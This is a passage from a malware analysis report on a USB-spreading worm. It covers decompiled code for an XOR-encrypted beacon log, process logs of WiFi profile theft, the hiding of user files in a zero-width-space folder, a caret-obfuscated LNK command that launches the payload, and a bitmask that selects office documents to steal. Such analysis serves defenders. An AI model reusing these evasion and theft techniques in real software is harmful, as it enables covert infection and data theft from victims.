aspex_helper.exe	8020	CloseFile	E:\Firmware\vault\link.dat	SUCCESS

Figure 2.36: ProcMon capture of malware copying binaries to the hidden vault.

Encrypted Beacon Logging (link.dat)

In addition to the executable payloads, the malware manages a specific data file located at `E:\Firmware\vault` Analysis of the internal function `AppendBeaconToLog` indicates that this file serves as a local, encrypted registry of infection "beacons" or unique identifiers.

```
DWORD __cdecl mw_update_beacon_log(LPCWSTR lpLogFileName)
{
  DWORD buffer_len; // edi
  void *buffer; // esi
  DWORD lastError; // eax
  DWORD v4; // ebx
  BYTE *new_buffer; // ebp
  CStringObject v7; // [esp+0h] [ebp-30h] BYREF
  CStringObject out_BeaconID; // [esp+10h] [ebp-20h] BYREF

  if ( GetFileAttributesW(lpLogFileName) != -1 || (v4 = mw_write_data_from_buffer_to_file(lpLogFileName, 0, 0)) == 0 )
  {
    buffer_len = GetFileSize_(lpLogFileName, v7.size);
    buffer = operator new[](buffer_len);
    memset(buffer, 0, buffer_len);
    lastError = mw_read_data_from_file_to_buffer(lpLogFileName, buffer);
    if ( lastError )
    {
      v4 = lastError;
      j_j__free(buffer);
    }
    else
    {
      mw_xor_buffer(buffer, buffer_len, buffer_len + 1);
      mw_init_new_object(&v7);
      mw_init_new_object(&out_BeaconID);
      mw_build_beacondid(&v7, &out_BeaconID);   // construct beaconID using compromised host's information
      v4 = 0;
      if ( !wcsstr(buffer, out_BeaconID.lpBuffer) )// check whether the beaconID is already appended
      {
        new_buffer = operator new[](buffer_len + v7.size);
        memcpy___(new_buffer, buffer, buffer_len);
        memcpy___(&new_buffer[buffer_len], v7.lpBuffer, v7.size);// append new beaconID to the current buffer
        mw_xor_buffer(new_buffer, v7.size + buffer_len, LOBYTE(v7.size) + buffer_len + 1);
        v4 = mw_write_data_from_buffer_to_file(lpLogFileName, new_buffer, buffer_len + v7.size);// write new buffer to link.dat
        j_j__free(new_buffer);
      }
      j_j__free(buffer);
      LocalFree__(&out_BeaconID);
      LocalFree__(&v7);
    }
  }
  return v4;
}
```

Figure 2.37: Decompiled routine for appending encrypted beacons to link.dat.

The malware utilizes a secure cycle to update this log:

1. **Decryption & Verification:** It reads the existing file and decrypts the content into memory using the function `mw_xor_buffer`. Notably, the encryption key is dynamic and derived directly from the data size:

   `key = length(buffer) + 1`

   It then scans the decrypted data to ensure the current Beacon ID has not already been recorded.

2. **Data Appending:** If the ID is unique, the malware appends the new beacon information to the end of the decrypted buffer.

3. **Re-Encryption & Update:** Finally, the expanded dataset is re-encrypted. Because the buffer size has increased, the key changes dynamically for this write operation, ensuring the log is always encrypted with a size-dependent key.

```
int __cdecl mw_xor_buffer(BYTE *buffer, int buffer_len, char key)
{
  int v3; // esi

  v3 = buffer_len;
  wsprintfW(&word_3731C48, L"ecode:%d file:%S line:%d\r\n", 5, "?EncodeBuffer@CXUsb@@CAHPAEHK@Z", 3796);
  mw_log(&word_3731C48);
  if ( buffer_len > 0 )
  {
    do
    {
      *buffer++ ^= key;
      --v3;
    }
    while ( v3 );
  }
  wsprintfW(&word_3732448, L"ecode:%d file:%S line:%d\r\n", 51, "?EncodeBuffer@CXUsb@@CAHPAEHK@Z", 3804);
  mw_log(&word_3732448);
  return 0;
```

Figure 2.38: The `mw_xor_buffer` routine.

This mechanism ensures the malware maintains a comprehensive history of unique infections or sessions on the USB drive while preventing casual inspection of the data via static encryption.

Conditional Staging: "Information Volume"
It is also worth noting that the malware exhibits a secondary file staging behavior contingent on internet connectivity.

If an active internet connection is detected, the malware initializes a directory on the USB drive named `Information Volume`. It then retrieves a subdirectory identifier from its internal configuration data. In the analyzed sample, this configuration value is set to "**2**", resulting in the target path:

`[USB]:\Information Volume\2\`

The malware subsequently attempts to copy its payloads from the host directory `%userprofile%\AspexHelperRMy\` to this new location on the USB drive.

WiFi Profile Synchronization
The malware executes a conditional synchronization routine for WiFi configuration profiles (`.xml` files). The direction of data flow is determined by the infected host's internet connectivity status:

- **Online Mode:** Exfiltrates profiles from the host's `%TEMP%\WiFi` directory to the USB's hidden folder `\Information Volume\WiFi`.
- **Offline Mode:** Imports profiles from the USB drive to the host's `%TEMP%` directory.

This mechanism ensures that captured network credentials are propagated between infected air-gapped machines and internet-connected nodes.

aspex_helper.exe	8020	CreateFile	C:\Users\thanh\AppData\Local\Temp\WiFi	SUCCESS
aspex_helper.exe	8020	QueryBasicInfor...	C:\Users\thanh\AppData\Local\Temp\WiFi	SUCCESS
aspex_helper.exe	8020	CloseFile	C:\Users\thanh\AppData\Local\Temp\WiFi	SUCCESS
aspex_helper.exe	8020	QueryOpen	E:\Information Volume\WiFi	NAME NOT FOUND
aspex_helper.exe	8020	CreateFile	E:\Information Volume\WiFi	SUCCESS
aspex_helper.exe	8020	CloseFile	E:\Information Volume\WiFi	SUCCESS
aspex_helper.exe	8020	CreateFile	E:\Information Volume\WiFi	SUCCESS
aspex_helper.exe	8020	SetBasicInform...	E:\Information Volume\WiFi	SUCCESS
aspex_helper.exe	8020	CloseFile	E:\Information Volume\WiFi	SUCCESS
aspex_helper.exe	8020	CreateFile	C:\Users\thanh\AppData\Local\Temp\WiFi	SUCCESS
aspex_helper.exe	8020	QueryDirectory	C:\Users\thanh\AppData\Local\Temp\WiFi*	SUCCESS
aspex_helper.exe	8020	QueryDirectory	C:\Users\thanh\AppData\Local\Temp\WiFi	SUCCESS
aspex_helper.exe	8020	QueryOpen	E:\Information Volume\WiFi\Wi-Fi 2-Profile 1.xml	NAME NOT FOUND
aspex_helper.exe	8020	CreateFile	C:\Users\thanh\AppData\Local\Temp\WiFi\Wi-Fi 2-Profile 1.xml	SUCCESS
aspex_helper.exe	8020	QueryAttributeT...	C:\Users\thanh\AppData\Local\Temp\WiFi\Wi-Fi 2-Profile 1.xml	SUCCESS
aspex_helper.exe	8020	QueryStandardI...	C:\Users\thanh\AppData\Local\Temp\WiFi\Wi-Fi 2-Profile 1.xml	SUCCESS
aspex_helper.exe	8020	QueryBasicInfor...	C:\Users\thanh\AppData\Local\Temp\WiFi\Wi-Fi 2-Profile 1.xml	SUCCESS
aspex_helper.exe	8020	QueryStreamInf...	C:\Users\thanh\AppData\Local\Temp\WiFi\Wi-Fi 2-Profile 1.xml	SUCCESS
aspex_helper.exe	8020	QueryBasicInfor...	C:\Users\thanh\AppData\Local\Temp\WiFi\Wi-Fi 2-Profile 1.xml	SUCCESS
aspex_helper.exe	8020	QueryEaInform...	C:\Users\thanh\AppData\Local\Temp\WiFi\Wi-Fi 2-Profile 1.xml	SUCCESS
aspex_helper.exe	8020	CreateFile	E:\Information Volume\WiFi\Wi-Fi 2-Profile 1.xml	SUCCESS
aspex_helper.exe	8020	QueryAttributeI...	E:\Information Volume\WiFi\Wi-Fi 2-Profile 1.xml	SUCCESS
aspex_helper.exe	8020	QueryBasicInfor...	E:\Information Volume\WiFi\Wi-Fi 2-Profile 1.xml	SUCCESS
aspex_helper.exe	8020	QueryAttributeI...	C:\Users\thanh\AppData\Local\Temp\WiFi\Wi-Fi 2-Profile 1.xml	SUCCESS
aspex_helper.exe	8020	QueryRemotePr...	C:\Users\thanh\AppData\Local\Temp\WiFi\Wi-Fi 2-Profile 1.xml	INVALID PARAME...
aspex_helper.exe	8020	QuerySecurityFile	C:\Users\thanh\AppData\Local\Temp\WiFi\Wi-Fi 2-Profile 1.xml	SUCCESS
aspex_helper.exe	8020	SetEndOfFileInf...	E:\Information Volume\WiFi\Wi-Fi 2-Profile 1.xml	SUCCESS
aspex_helper.exe	8020	QueryAttributeI...	E:\Information Volume\WiFi\Wi-Fi 2-Profile 1.xml	SUCCESS
aspex_helper.exe	8020	ReadFile	C:\Users\thanh\AppData\Local\Temp\WiFi\Wi-Fi 2-Profile 1.xml	SUCCESS
aspex_helper.exe	8020	SetBasicInform...	E:\Information Volume\WiFi\Wi-Fi 2-Profile 1.xml	SUCCESS
aspex_helper.exe	8020	QueryRemotePr...	E:\Information Volume\WiFi\Wi-Fi 2-Profile 1.xml	INVALID PARAME...
aspex_helper.exe	8020	CloseFile	E:\Information Volume\WiFi\Wi-Fi 2-Profile 1.xml	SUCCESS
aspex_helper.exe	8020	CloseFile	C:\Users\thanh\AppData\Local\Temp\WiFi\Wi-Fi 2-Profile 1.xml	SUCCESS
aspex_helper.exe	8020	QueryOpen	E:\Information Volume\WiFi\Wi-Fi 2-Profile 2.xml	NAME NOT FOUND
aspex_helper.exe	8020	CreateFile	C:\Users\thanh\AppData\Local\Temp\WiFi\Wi-Fi 2-Profile 2.xml	SUCCESS
aspex_helper.exe	8020	QueryAttributeT...	C:\Users\thanh\AppData\Local\Temp\WiFi\Wi-Fi 2-Profile 2.xml	SUCCESS
aspex_helper.exe	8020	QueryStandardI...	C:\Users\thanh\AppData\Local\Temp\WiFi\Wi-Fi 2-Profile 2.xml	SUCCESS

Figure 2.39: Exfiltrating WiFi profiles to USB (Online Mode).

Final Infection Stage: Deception and Persistence

Once the payload is staged, the malware executes its primary deception routine. This involves a specific trick to hide legitimate user data and replace it with a malicious entry point.

First, the malware creates a directory named with the Unicode character `0x200B` (Zero Width Space). Because this character is non-printing, the folder appears to have no name in Windows Explorer, and by applying hidden/system attributes, it becomes effectively invisible to the user.




Figure 2.40: Code execution creating the directory with the 0x200B name.




Figure 2.41: The resulting invisible folder on the file system.

The infection flow is orchestrated through a precise sequence of file system manipulations:

1. **Content Migration:** The malware moves all currently visible files and folders from the root of the USB drive into the hidden directory named with the Unicode zero-width space (`0x200B`).
2. **Shortcut Generation:** Once the legitimate files are hidden, it generates a malicious LNK shortcut file in the root directory to serve as the deceptive entry point for the user.

This process results in a visual swap. Where the user previously saw their documents, they now see only the malicious shortcut, which mimics the drive's volume name.




Figure 2.42: Pre-infection: Visible user files.




Figure 2.43: Post-infection: Only the malicious shortcut is visible.

The created shortcut is crafted to execute the malware payload while tricking the user. The target field points to the Windows Command Processor (`cmd.exe`) with specific arguments:

```
%comspec% /c "^Firmwa^re\vault\aspex_helper.exe rand1 rand2"
```

Technical Details:

- **Obfuscation:** The caret symbols (`^`) are used to break string-based detection signatures (e.g., `^Firmwa^re` resolves to `Firmware`).
- **Execution Logic:** The malware is launched with two random arguments (`rand1 rand2`). This ensures the application starts with `argc = 3`.




Figure 2.44: Shortcut properties showing the obfuscated target path.

Execution Flow: The Deception Routine (Case Argc = 3)

When a victim unknowingly clicks the malicious shortcut on the infected USB drive, the malware is executed via `cmd.exe` with two random arguments, as defined during the infection phase.




Figure 2.45: Process log showing the malware executing with 2 random arguments.

This execution triggers the `Case 3` logic within the malware's main argument switch (since `argc` includes the executable name plus two arguments). The primary goal of this routine is to maintain the illusion that the user has successfully opened their USB drive, while concealing the fact that the malware is now running.

The malware immediately constructs the path to the hidden directory containing the user's legitimate data (e.g., `E:\[0x200B]\`). It then invokes `ShellExecuteW` with the `"open"` verb.




Figure 2.46: ShellExecuteW call opening the hidden folder.

To the user, the resulting window appears indistinguishable from the root of the drive. As shown below, the Explorer window displays the user's files (`doc` folder), successfully deceiving the victim.




Figure 2.47: The malware opens the hidden folder, presenting legitimate files to the user.

To complete the illusion, the malware must close the original Explorer window (the root of the USB drive containing the malicious shortcut) so the user does not navigate back to it.

It achieves this by searching for the active Windows Explorer window using the class name `"CabinetWClass"` via `FindWindowW`.

```
FindWindowW = mw_resolveaddress_2(v15, 0);
WindowW = (int *)((int (__stdcall *)(int *, _DWORD))FindWindowW)(v13, 0);// v13: esi:L"CabinetWClass"
v18 = dword 3735B8C:
```

Figure 2.48: Locating the active Explorer window via CabinetWClass.

Once the window handle is retrieved, the malware sends a `WM_CLOSE` message (Decimal `16` / Hex `0x10`) to that window using the `SendMessageW` API. This forces the window to close immediately, leaving only the newly opened "Decoy" window (the hidden folder) visible on the screen.

```
SendMessageW = mw_resolveaddress_2(v43, 0);
((void (__stdcall *)(int *, int, _DWORD, _DWORD))SendMessageW)(WindowW, 16, 0, 0);
```

Figure 2.49: Sending WM_CLOSE (16) to terminate the previous window.

Thread 2: Manage USB Data Theft

The second worker thread is responsible for the bi-directional transfer of data between the infected USB drive and the compromised host. As illustrated in the decompiled code, the direction of this transfer is entirely dependent on the host's current internet connectivity status.

```
if ( mw_check_internet_connectivity() )
{
  mw_import_usb_files_to_host((int)usbpath);
}
else
{
  mw_init_staging_and_harvest_sysinfo((int)usbpath);
  mw_exfiltrate_host_files_to_usb((int)usbpath);
}
```

Figure 2.50: Decompiled code of the thread Manage USB Data Theft

Targeting Criteria: File Selection Filters
Regardless of the connectivity status, the data theft routine enforces specific filtering criteria derived from the malware's configuration data to identify files of interest. The selection logic relies on three numeric values found in its config data:

1. **File Type Bitmask:** The malware utilizes a specific configuration byte (offset `0x788CC`) set to `0x7F` (Binary `01111111`) as a bitmask to target specific file extensions. This mapping prioritizes sensitive office documents:
   - **Bit 1 (0x01):** `.doc`
   - **Bit 2 (0x02):** `.docx`
   - **Bit 3 (0x04):** `.xls`
   - **Bit 4 (0x08):** `.xlsx`
   - **Bit 5 (0x10):** `.ppt`
   - **Bit 6 (0x20):** `.pptx`
   - **Bit 7 (0x40):** `.pdf`

